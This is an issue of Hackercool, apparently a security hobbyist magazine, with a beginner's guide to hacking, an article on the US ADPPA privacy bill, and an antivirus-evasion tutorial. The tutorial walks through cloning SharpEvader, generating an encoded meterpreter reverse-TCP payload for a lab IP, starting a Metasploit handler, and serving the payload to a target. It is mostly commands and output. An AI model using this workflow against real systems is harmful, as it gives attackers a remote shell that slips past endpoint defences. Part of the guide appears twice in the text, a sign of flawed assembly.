

**Hackercool** Simplifying Cyber Security since 2016  
August 2022 Edition 5 Issue 8 Learn Hacking in Real World Scenarios

# How To Become A Hacker By 2023

**WHAT'S NEW : Kali Linux 2022.3**

**What Is DarkTortilla and How It Evaded  
Detection since 2015?**

**AV Evasion With Sharp Evader**

**..with all other regular Features**



**RUN YOUR  
CLOUD COMPUTER  
from your SMART DEVICE**



**STARTING AT**

**\$4.95 /month**

*join us on [shells.com](http://shells.com)*

**To  
Advertise  
with us  
Contact :**

**[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)**

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.  
Banjara Hills, Hyderabad 500034  
Telangana, India.

Website :  
[www.hackercoolmagazine.com](http://www.hackercoolmagazine.com)

Email Address :  
[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)



# HACKERCOOL

## Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.  
John 8:32

# Editor's Note

*Edition 5 Issue 8*

*Two of our Real World  
hacking tutorials did not  
work as expected.*

*That is the reason for  
delay this time.*

*But since delay is delay,  
WE ARE SORRY.*

"THE TECHNIQUE IS DESIGNED TO BE TRIGGERED WHEN THE USER STARTS THE PRESENTATION MODE AND MOVES THE MOUSE, THE CODE EXECUTION RUNS A POWERSHELL SCRIPT THAT DOWNLOADS AND EXECUTES A DROPPER FROM ONEDRIVE."

- CYBERSECURITY FIRM CLUSTER25 ABOUT POWERPOINT MOUSEOVER ATTACK

# INSIDE

See what our Hackercool Magazine August 2022 Issue has in store for you.

## 1. Real World Hacking :

[How To Become A Hacker By 2023?](#)

## 2. Online Security :

[A New Data Privacy Bill Aims To Give You More Control Over Information Collected About You - and Make Businesses Change How They Handle Data.](#)

## 3. Bypassing AntiVirus :

[SharpEvader.](#)

## 4. What's New :

[Kali Linux 2022.3](#)

## 5. Real World Hacking Scenario :

[What Is DarkTortilla And How It Evaded Detection since 2015?](#)

## 6. Metasploit This Month :

[FreeSwitch Login, JBoss EAP / AS Remoting, Sourcegraph & Apache Spark](#)

## 7. Email Security :

[Email Scams Are Getting More Personal - They Even Fool Cybersecurity Experts.](#)

## How To Become A Hacker by 2023?

# REAL WORLD HACKING

*People ask me so many questions about hacking. The questions are all about hacking but they vary so much that I feel like they are trying to connect earth to various points in Solar System back and forth. Some of the questions include, how is Information Security same as ethical hacking? What is the difference between Red Hat hacking and Blackhat hacking? Which programming language should I learn to become a hacker? What course should I take to become a hacker etc.*

*In this Issue, I decided to converge various points these people are trying to connect and answer a question that appears at that convergence. That question is HOW TO BECOME A HACKER? Yes. How to become a hacker? This question is special to me for another reason too. The answer to the same question was the Feature Article of the first Issue of our Hackercool Magazine six years back.*

*So, I feel like I am time travelling to the time of birth of this Magazine. OK, enough science fiction or deja vu or whatever it is. Let's come to the point (or question). How to become a hacker?*

To answer this question, I first need to define who a hacker is or who is a hacker according to Hackercool Magazine. According to my definition, anybody who can hack is a hacker. That brings us to another question just like clicking on an ISO file revealed a shortcut file in our Previous Issue.

So, let's first answer the question. What is it to hack? This is one question I don't have words to answer to. But I have one example. Although I think it's a bit on the bad side. I don't remember if I used this example in my debut Issue.

A few years back, I read an article in a newspaper. The article was about mobile phones found in a prison. In prisons in India, it is prohibited for prisoners to use mobile phones (I assume it is same all over the world). To make sure this rule is backed up by technology, a particular prison in India had Jammers installed to prevent mobile communication.

However, some prisoners somehow were still able to communicate with the outer world using mobile phones. How did they do this while Jammers were installed on the prison premises? A prisoner who happened to be an engineer suggested his fellow prisoners to place some salt on the Jammer. Earlier, the prisoners poured boiling water and even urinated on the Jammer to disable it. On the engineer's suggestion, the prisoners formed a human pyramid with the engineer on top and he placed the salt on the jammer. Within a few days the jammer became defunct.

How did they get salt? They used salt provided in their daily meals. How did they get mobile phones? Smuggled or thrown by their relatives from outside into prison compound. How did salt make the Jammer defunct? This is one question I don't have answer to. I have googled but this trick is nowhere and I don't want to go that deep into the trick. But it's still a cheap & awesome trick.

What I want my readers to notice is that prisoners somehow made the jammers do something which it was not intended to. That's what hacking is according to me. It's not about a device or tool. It's about your creative thinking that makes the hack work for you.

Nowadays, since hacking is mostly about computers laptops, Firewalls, Mobiles etc. I want to

give you some baby steps, then small steps followed by big steps to help you become a hacker. While giving you these steps, I am assuming you are a complete beginner. So first, let's start with the baby steps.

### **Baby Steps in Hacking**

**1.** Get the basics of hacking right first. This is theoretical stuff. I want you to start with learning what a network is, how is a network formed and various devices that form a network and what are the functions of each device in a network i.e learn what is a Router and what it does, what is a switch and what it does, what is a Desktop and Server etc.

**2.** While you are getting a grasp on the basics of a network, try to learn a bit of HTML & Javascript (Don't yet get into PHP. No, not yet). Why? HTML is the basic building block of websites all around the world. I think w3schools is the best place to start it.

**3.** Once you have some knowledge about the devices that form a network, start learning about some protocols used for communication between various devices in a network. Learn about OSI protocol, TCP/IP protocol, etc. Learning about these protocols may be a bit boring and sometimes complex (at least it seemed to me) but these protocols help you to learn how exactly a network works. Well, you don't have to be so perfect that there is an exam in the topic the next day but just get a general idea as how a network works.

**4.** Also research about other protocols also like ARP, RARP, IP, SMB, FTP, SMTP, TCP, TELNET, POP, SFTP, NTP, PPP, IMAP and any other protocols that come up when you are learning about these.

Learn what are ports? Learn how many ports are these? Which protocols/services use which port etc.

**5.** How is that HTML training going on? By now, you should have got a general idea as to the structure of the website.

*Another question people often ask about hacking is how fast they can learn hacking or how fast they can become perfect in hacking. Well, I don't want to get into all that stuff of how some people learn fast by reading and how some people learn fast by watching videos etc. What I want to tell you is this. No matter which method is your strongest way of learning things faster, your own research and practical training are the only things that can make you perfect in the art of hacking.*

*So, my advice to aspiring hackers is this. Take your own time. Don't be in a rush and don't try to cram everything at once. You know those crash courses that teach you hacking is 10/15/30 days? There's a reason why students who take those courses are still confused.*

*While I was a cyber security trainer in institutes that were teaching ethical hacking, the course time was like around 30 days. After 30 days they can take their exam and get their certificate. Most of the students who take that course also wanted to become perfect in the art of hacking.*

*So they work hard which brings pressure subsequently resulting in confusion and then some extreme cases losing interest totally. I am not against hard work at all but there are somethings which need to be achieved using SMART WORK. So, my advice to aspiring hackers is this, don't try to become perfect in short time.*



*When people want to learn everything about hacking in a month it reminds me of that woman Oxley (did I get the name right?) from the movie Indiana Jones: Kingdom of Crystal Skull who wanted to receive knowledge about everything from the crystal skulled aliens. Well, though her wish was granted, we all know what happened to her.*

*I know what you want ask me. You want to ask me why I titled my article “How to become a hacker by 2023?”. That’s because I assume that no matter which method you follow to learn hacking, you will be at least be able to get basic idea about the things I want you to learn. That timeframe can be 3 months on average.*

### **Small Steps in Hacking**

OK. In your own comfortable timeframe, you know a bit of about how networks work, different devices in a network and their functions, how a website is designed, how and why JavaScript is used, what is OSI protocol, what is TCP/IP protocol, what are ports and different services that use them etc. As I already said, you don’t have to be perfect in this. Now let’s take some small steps.

- 1.** Go through some basic hacking terminology like what is a threat, what is a vulnerability and what is an exploit. What is CIA triangle of cybersecurity? Don’t yet come to the types of hacker stuff yet. I will explain them all to you by the end of this article.
- 2.** Learn the difference between a Server and a Client. Learn about Client-Server network and Peer-to-peer network. Learn about different types of Servers.
- 3.** Now, since you now know what a server is and what a Desktop is, it’s time to install your first server. Why not start with a webserver? Learn what are WAMP, XAMPP and LAMP servers and learn how to install them on your operating system. Google if you get any doubts while doing this.
- 4.** If you want to learn hacking, you need to have hands on experience with many operating systems. You can’t get hands on experience unless you install them on your Host system. The best way to do this is by using Virtualization software like Oracle VirtualBox and VMware. Oracle VirtualBox is free whereas VMWare is a commercial product. Get your favourite virtualization software and install it on your host system.
- 5.** Since you have finished installing your favourite Virtualization software, it’s time to install operating systems on it. Start by installing Windows XP, Windows 7 and Windows Server 2003 to act as target operating systems. Why only these? Because Microsoft has ended support to these OS and hence they are easily available. Download Metasploitable2 and install it also on virtualization software too. Metasploitable2 is the intentionally vulnerable operating system designed for ethical hackers to practice hacking. You can install other operating systems too based on your requirement. Remember that the only limitation here is the availability of RAM on your Host operating system.

Coming to operating systems, we need attacker system too. There are many OS precisely built for penetration testing and hacking. The list includes Kali Linux, Parrot Security OS, Samurai WTF, Black Ubuntu, etc. You need to install one (or many) of these to act as your Attacker Operating System.

Some aspiring hackers have confusion as to which among the above is the best. Choose whichever one you like (don’t have a never-ending debate within yourself like that Alien X on Ben 10. Don’t look for the best one. If you can’t decide, just do inky, pinky, ponky and select one. While I was learning hacking, I was researching about all the tools used in hacking, I had a need

## Small Steps in Hacking

OK. In your own comfortable timeframe, you know a bit of about how networks work, different devices in a network and their functions, how a website is designed, how and why JavaScript is used, what is OSI protocol, what is TCP/IP protocol, what are ports and different services that use them etc. As I already said, you don't have to be perfect in this. Now let's take some small steps.

1. Go through some basic hacking terminology like what is a threat, what is a vulnerability and what is an exploit. What is CIA triangle of cybersecurity? Don't yet come to the types of hacker stuff yet. I will explain them all to you by the end of this article.
2. Learn the difference between a Server and a Client. Learn about Client-Server network and Peer-to-peer network. Learn about different types of Servers.
3. Now, since you now know what a server is and what a Desktop is, it's time to install your first server. Why not start with a webserver? Learn what are WAMP, XAMPP and LAMP servers and learn how to install them on your operating system. Google if you get any doubts while doing this.
4. If you want to learn hacking, you need to have hands on experience with many operating systems. You can't get hands on experience unless you install them on your Host system. The best way to do this is by using Virtualization software like Oracle VirtualBox and VMware. Oracle VirtualBox is free whereas VMWare is a commercial product. Get your favourite virtualization software and install it on your host system.
5. Since you have finished installing your favourite Virtualization software, it's time to install operating systems on it. Start by installing Windows XP, Windows 7 and Windows Server 2003 to act as target operating systems. Why only these? Because Microsoft has ended support to these OS and hence they are easily available. Download Metasploitable2 and install it also on virtualization software too. Metasploitable2 is the intentionally vulnerable operating system designed for ethical hackers to practice hacking. You can install other operating systems too based on your requirement. Remember that the only limitation here is the availability of RAM on your Host operating system.

Coming to operating systems, we need attacker system too. There are many OS precisely built for penetration testing and hacking. The list includes Kali Linux, Parrot Security OS, Samurai WTF, Black Ubuntu, etc. You need to install one (or many) of these to act as your Attacker Operating System.

Some aspiring hackers have confusion as to which among the above is the best. Choose whichever one you like (don't have a never-ending debate within yourself like that Alien X on Ben 10. Don't look for the best one. If you can't decide, just do inky, pinky, ponky and select one. While I was learning hacking, I was researching about all the tools used in hacking, I had a need to download many tools and install them. It was becoming very troublesome this way. It was then that a thought flashed in my mind. The thought was this "Is there any chance that someone installed all the hacking tools at one place." That's how I found my first attacker OS. Martrix Krypton.

Then on further research, I found there are a whole lot of other pen testing distros. I tested all and found Backtrack (the ancestor of Kali Linux) suitable to me. So, I shifted to it.

6. By now you have installed attacker and target systems on your favourite virtualization software. Play with both these systems and get used to them.

7. Read about various web vulnerabilities starting with SQL Injection, LFI, RFI, CSRF, XSS etc. Try to understand these vulnerabilities. Let me tell you once again. Take your own time. Grasp things slowly but steadily.

*"To some people I'll always be the bad guy."  
- Kevin Minick.*

## Big Steps in Hacking

If you are here, let me tell you that by now you are a Green Hat Hacker. You may not feel like that, but you are one. Now, it's time to take some big steps.

**1.** Research what is Content Management System (CMS) and what it does. Learn about different CMS and their share of usage on the internet. Once you have finished doing it (it shouldn't take you more than half an hour), download Wordpress, Joomla and install them on that WAMP server or XAMPP server or LAMP server, whichever you installed. If you don't want to install Joomla, install Wordpress. Why Wordpress? Because Wordpress is the most widely used CMS on internet.

**2.** On the virtualization software you have installed, start your attacker system and Windows XP, Find out the IP address of both the attacker system and the target system (ip -a in Linux and ipconfig in Windows).

**3.** Almost all of the pen testing distros are made of Linux. To make it dance to your tunes, you need to speak its language or at least sing in its language. Enter Linux shell scripting. You can't even step into the world of hacking if you are not well versed with Linux shell scripting. It's like to learn swimming without getting into water. The best way to start learning shell scripting is to start it at [linuxcommand.org](http://linuxcommand.org).

**4.** While learning shell scripting, I advise you to also learn Batch programming). Batch is to Windows what shell is to Linux. But remember shell is more powerful. Learn both of these practically. These two are called scripting languages and you will realise why they are so important in future of your hacking journey. While hacking (I mean pen testing), you will most probably get a reverse shell. These two languages will help you play on the target system whether it is Windows or Linux.

**5.** Google about Metasploit. Learn how Metasploit works and research about its usage. Our Magazine's previous Issues would be very helpful in this case.

**6.** Research about the ms08\_067 vulnerability. After thorough research, switch on your favourite Attacker System, start Metasploit, search for ms08\_067 exploit and load the module. Also start Windows XP you installed earlier and exploit the vulnerability with Metasploit. This is probably your first reverse shell.

**7.** By now, you have a fair idea about different web vulnerabilities. Research about different intentionally vulnerable web software. These are web apps that are made intentionally vulnerable so that beginners in ethical hacking can practice website hacking. Install DVWA first in your WAMP/XAMPP/LAMP server and practice exploiting different web vulnerabilities. See how they work and what do you get when they work. Don't worry even if you don't get a perfect picture of these vulnerabilities.

**8.** Read about various famous (or infamous) vulnerabilities. See if anything comes related to something you have learnt. Keep on researching, keep on reading articles about hacking and keep on practising hacking. Keep repeating all the baby, small and big steps again and again until you are confident about yourself.

OK. Now the final step. This is an answer to another question aspiring hackers often ask me. That question is, Should we learn a programming language to learn hacking? If yes, which programming language is best for hackers?

Look. It's partly true that Elite Hackers write their own exploits to any vulnerabilities because they know how to code. Yes, it is 118% true. But there's a catch here. Many of the APTS and criminal hacker groups are now buying exploits for zero-day vulnerabilities and even R.A.A.S (Ransomware As A Service). This turns the whole concept of ELITE HACKER upside down.

Yes, if you are hacking using tools developed by others in hacking field, you are a Script kiddie.

Agreed. But if you are a beginner, it is definitely good to start as a Script kiddie (but remember, you are a Green Hat Hacker). Try out everything. As you naturally progress in your hacking journey, you will feel a need to write your own exploits at some time. When you want to do that, you get to the second question. Which programming language to start with? I know everyone has his/her own favourite programming language among C, C++, Python, Ruby (the language Metasploit is written in), Perl etc. So which one to start with.

Start with the one you feel easy about or have little bit knowledge about. If you have no knowledge about any programming language, my personal suggestion is to start with Python. In my own experience, Python is a very simple language. When I code with Python, I feel like I am writing commands in simple English like Hey, You there, Come here. etc. Of course this is my personal opinion. But just because Python is easy it doesn't mean it is powerless.

Python is one of the most powerful programming languages. The number of exploits for many vulnerabilities written in Python are proof for this. Once you are almost perfect in any one programming language, you can learn how to write code for exploits for vulnerabilities on your own. Welcome ELITE HACKER.

OK. Now, you are a hacker (even though you are not yet ELITE HACKER). It's time to decide what type of a hacker you want to be. Let's start with different types of hackers. There are various types of hackers classified based on what they do and their level of skill.

**Black Hat Hackers:** Black Hat Hackers are also known as crackers or the bad hackers. They are the hackers with malicious intentions. If they find any zero-day vulnerability in a software, they may sell it for profit or exploit it themselves for some profit. Malware Writers, Hackers For Hire, Ransomware Groups and Criminal Hackers also come under this group.

**White Hat Hackers:** While Black Hat Hackers are the big bad of the hacker domain, White Hat Hackers are the good guys. They are also known as Ethical Hackers. They hack for only a single purpose, that is to improve the security of any company's network. Pen testers, Security Researchers and other cybersecurity professionals can be termed as White Hat Hackers.

**Grey Hat Hackers:** This type of hackers can be termed as both bad and good. A Grey Hat Hacker can be a cyber security expert who finds a zero-day vulnerability in a software but he doesn't exploit it for malicious purposes like Black Hat Hackers.

**Green Hat Hackers:** While giving our readers some steps to become a hacker above, I used a term called Green Hat Hackers. Well, it's time to define it. A Green Hat Hacker is a person who is a beginner and still learning hacking skills. Although beginner he is determined to become an Elite Hacker at some point of time.

**Bug Bounty Hackers:** Companies nowadays are paying hackers to hack their product or service and report any detected vulnerabilities to them. These vulnerabilities are known as bugs and people who find these bugs and report them to vendor will get a cash reward or swag depending on the company that is offering a bug bounty.

**Blue Hat Hackers:** Blue Hat Hackers are those hackers who are hired by the organizations to test for any vulnerabilities or bugs in the network or software. The only thing they do differently is that they do this testing before the product is launched or the network has gone LIVE.

**Red Hat Hackers:** Red Hat Hackers are the radical and extreme versions of White Hat Hackers. They also try to find vulnerabilities in systems and networks but they do this with a specific purpose of hunting for Black Hat Hackers. They are hired by Governments and hence they are ruthless in their hunt for Black Hat hackers. In one sentence, their end justifies their means.

**Script Kiddie:** The beginner stage of almost every hacker. Script kiddies lack any skills like writing exploits etc. The only thing they are good at is using tools made by other hackers. So, if you are downloading that Facebook hacking software to hack Facebook, you know what you are?

**Elite Hacker:** Elite Hacker is the complete opposite of Script Kiddie. He is an expert in cyber security who not only writes his own exploits for the vulnerabilities but also finds those vulnerabilities himself/herself. Everyone in the hacking world aspires to become an Elite Hacker one day or other. Ex: Phineas Fisher.

**Hacktivist:** A hacker who doesn't have any personal profit in hacking. He hacks for non-profit causes or public causes. These can be either environment, public interest or human rights etc. Likes of Edward Snowden and Julian Assange.

**Suicide Hacker:** A hacker who is so interested in hacking that he doesn't really care about the consequences.

**Spy hacker:** A hacker who spies on the targets. These are normally used in corporate espionage or maybe even nations.

**State Sponsored Hackers/Nation sponsored Hackers:** These hackers are appointed by the Governments of the Nations to hack into another nation's computer systems or networks. They are more popularly known as Advanced Persistent Threats (APTs).

Now, you know how to become a hacker and also what type of hacker you want to be. So what are you waiting for? Start taking those baby, small and big steps and then choose your own hat.

**[A new US data privacy bill aims to give you more control over information collected about you – and make businesses change how they handle data.](#)**

## ONLINE SECURITY

Anne Toomey McKenna  
Visiting Professor of Law,  
University of Richmond.

Data privacy in the U.S. is, in many ways, a legal void. While there are limited protections for health and financial data, the cradle of the world's largest tech companies, like Apple, Amazon, Google, and Meta (Facebook), lacks any comprehensive federal data privacy law. This leaves U.S. citizens with minimal data privacy protections compared with citizens of other nations. But that may be about to change.

With rare bipartisan support, the American Data and Privacy Protection Act moved out of the U.S. House of Representatives Committee on Energy and Commerce by a vote of 53-2 on July 20, 2022. The bill still needs to pass the full House and the Senate, and negotiations are ongoing. Given the Biden administration's responsible data practices strategy, White House support

is likely if a version of the bill passes.

As a legal scholar and attorney who studies and practices technology and data privacy law, I've been closely following the act, known as ADPPA. If passed, it will fundamentally alter U.S. data privacy law.

ADPPA fills the data privacy void, builds in federal preemption over some state data privacy laws, allows individuals to file suit over violations and substantially changes data privacy law enforcement. Like all big changes, ADPPA is getting mixed reviews from media, scholars and businesses. But many see the bill as a triumph for U.S. data privacy that provides a needed national standard for data practices.

### Who and what will ADPPA regulate?

ADPPA would apply to "covered" entities, meaning any entity collecting, processing or transferring covered data, including nonprofits and sole proprietors. It also regulates cellphone and inter-

**(Cont'd On Next Page)**

net providers and other common carriers, with potentially concerning changes to federal communications regulation. It does not apply to government entities.

ADPPA defines “covered” data as any information or device that identifies or can be reasonably linked to a person. It also protects biometric data, genetic data and geolocation information.

The bill excludes three big data categories: deidentified data, employee data and publicly available information. That last category includes social media accounts with privacy settings open to public viewing. While research has repeatedly shown deidentified data can be easily reidentified, the ADPPA attempts to address that by requiring covered entities to take “reasonable technical, administrative, and physical measures to ensure that the information cannot, at any point, be used to re-identify any individual or device.”-

### How ADPPA protects your data?

The act would require data collection to be as minimal as possible. The bill allows covered entities to collect, use or share an individual’s data only when reasonably necessary and proportionate to a product or service the person requests or to respond to a communication the person initiates. It allows collection for authentication, security incidents, prevention of illegal activities or serious harm to persons, and compliance with legal obligations.

People would gain rights to access and have some control over their data. ADPPA gives users the right to correct inaccuracies and potentially delete their data held by covered entities.

The bill permits data collection as part of research for public good. It allows data collection for peer-reviewed research or research done in the public interest – for example, testing whether a website is unlawfully discriminating. This is important for researchers who might otherwise run afoul of site terms or hacking laws.

The ADPPA also has a provision that tackles

the service-conditioned-on-consent problem – those annoying “I Agree” boxes that force people to accept a jumble of legal terms. When you click one of those boxes, you contractually waive your privacy rights as a condition to simply use a service, visit a website or buy a product. The bill will prevent covered entities from using contract law to get around the bill’s protections.

### Looking To Federal Electronic Surveillance Law For Guidance

The U.S.’s Electronic Communications Privacy Act can provide federal law makers guidance in finalizing ADPPA. Like the ADPPA, the 1986 ECPA legislation involved a massive overhaul of U.S. electronic privacy law to address adverse effects to individual privacy and civil liberties posed by advancing surveillance and communication technologies. Once again, advances in surveillance and data technologies, such as artificial intelligence, are significantly affecting citizens’ rights.

ECPA, still in effect today, provides a baseline national standard for electronic surveillance protections. ECPA protects communications from interception unless one party to the communication consents. But ECPA does not preempt states from passing more protective laws, so states can choose to provide greater privacy rights. The end result: Roughly a quarter of U.S. states require consent of all parties to intercept a communication, thus providing their citizens increased privacy rights.

ECPA’s federal/state balance has worked for decades now, and ECPA has not overwhelmed the courts or destroyed commerce.

### National Preemption

As drafted, ADPPA preempts some state data privacy legislation. This affects California’s Consumer Privacy Act, although it does not preempt the Illinois Biometric Information Privacy Act or

**(Cont'd On Page 33)**

Sharp Evader

## BYPASSING ANTIVIRUS

In this month's AV Evasion, readers will learn about a Python script called Sharp Evader. Sharp Evader helps you to automatically generate meterpreter tcp/https shell code and then caesar encodes it and then develops a C# project. Then some more measures are applied to bypass Behavioural detection. The Features of this Python script are,

1. Automatic generation of windows/x64/meterpreter/reverse\_https or windows/x64/meterpreter/reverse\_tcp shellcode by borrowing msfvenom.
2. Applying magic sauce that helps in bypassing Signature Based detection. (The magic sauce is absolutely not Caesar Cipher).
3. Generating a C# Project with the encoded shellcode and some more spells to bypass Behavioural Based Detection.
4. Powershell Script to generate a reflection ps1 script with the C# executable embedded inside it.

To use this tool, it can be cloned from Github as shown below.

```
(kali@kali) - [~/Evasion]
└─$ git clone https://github.com/Xyan1d3/SharpEvader
Cloning into 'SharpEvader'...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 49 (delta 17), reused 35 (delta 10), pack-reused 0
Receiving objects: 100% (49/49), 19.84 KiB | 700.00 KiB/s, done.
Resolving deltas: 100% (17/17), done.

(kali@kali) - [~/Evasion]
└─$ █
```

This creates a directory named sharpEvader. Inside this directory, there is a python script with name sharpevader.py. This is our script.

```
(kali@kali) - [~/Evasion]
└─$ ls
SharpEvader

(kali@kali) - [~/Evasion]
└─$ cd SharpEvader

(kali@kali) - [~/Evasion/SharpEvader]
└─$ ls
LICENCE      reflection  psh       gen.ps1   templates
README.md    sharpevader.py
```

Before running the python script, let's install Powershell and mono in Kali Linux. Why do we need Powershell? This will help us generate a powershell script reverse shell rev.ps1. This powershell script consists of C# exe embedded into PS1 script which would then be loaded reflectively into memory. Mono-mcs is the C# compiler package.

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$ sudo apt install mono-mcs powershell
[sudo] password for kali: █
```

Once mono-mcs and powershell are installed successfully on Kali, let's run Sharp Evader python script as shown below.

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$ ls
LICENCE      reflection_pwsh_gen.ps1  templates
README.md    sharpevader.py
```

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$ python3 sharpevader.py
```

```

  _____
 /         \
|           |
|  SHARP    |
|  EVADER  |
|           |
 \         /
  _____
```

```
LHOST: █
```

Specify the LHOST and LPORT options and specify the type of payload you want as shown below.

```

  _____
 /         \
|           |
|  SHARP    |
|  EVADER  |
|           |
 \         /
  _____
```

```
LHOST: 192.168.40.153
```

```
LPORT: 4444
```

```
PAYLOAD PROTO(tcp/https): tcp
```

```
PAYLOAD TYPE(exe[Default]/dll): exe
```

```
[*] First Time use detected, Generating required Directories...
```

```
[*] Using LHOST as 192.168.40.153, LPORT as 4444 and PAYLOAD as windows/x64/meterpreter/reverse_tcp
```

```
[*] Generating msfvenom shellcode...
```

```
█
```



This will now generate our meterpreter payload.

```
[+] MSFVenom Shellcode generation successful
[+] Encoded shellcode with caesar cipher with +7 as Key
[*] Deleting the msf_shellcode.hex file as no one wants it anymore
[*] Baking the fresh Shellcode into a C# project for compiling
[+] Your C# shellcode runner is baked successfully, and it smells
nice !!!
[+] C# Compiler found, Time for some frosting on the cake ^_^
[+] Your cake has been frosted successfully and named output/192.1
68.40.153_4444_tcp_exe/rev.exe
[+] Powershell Found, Let's Box up your frosted cake...
[+] Boxed it up and named output/192.168.40.153_4444_tcp_exe/rev.p
s1
[+] Happy Evasion using 192.168.40.153_4444_tcp_exe!!!
```

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$
```

The generated payload is in the "output" directory with the name of <LHOST IP><LPORT> we set.

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$ ls
LICENCE  README.md  sharpevader.py
output  reflection_pwsh_gen.ps1  templates
```

```
(kali@kali) - [~/Evasion/SharpEvader]
└─$ cd output
```

```
(kali@kali) - [~/Evasion/SharpEvader/output]
└─$ ls
192.168.40.153_4444_tcp_exe
```

As readers can see, both executable and powershell payloads are present.

```
(kali@kali) - [~/Evasion/SharpEvader/output]
└─$ ls
192.168.40.153_4444_tcp_exe
```

```
(kali@kali) - [~/Evasion/SharpEvader/output]
└─$ cd 192.168.40.153_4444_tcp_exe
```

```
(kali@kali) - [~/Evasion/SharpEvader/output/192.168.40.153_4444_
tcp_exe]
└─$ ls
csharp  rev.exe  rev.ps1
```

Good, now let's test it on the target system. Before moving the payload to the target system, let's start a Metasploit listener on the attacker system.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/metepreter/r
everse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > █
```

The listener's ready. Now let's move the payload to the target system.

```
(kali@kali) - [~/Evasion/SharpEvader/output/192.168.40.153_4444_
tcp_exe]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

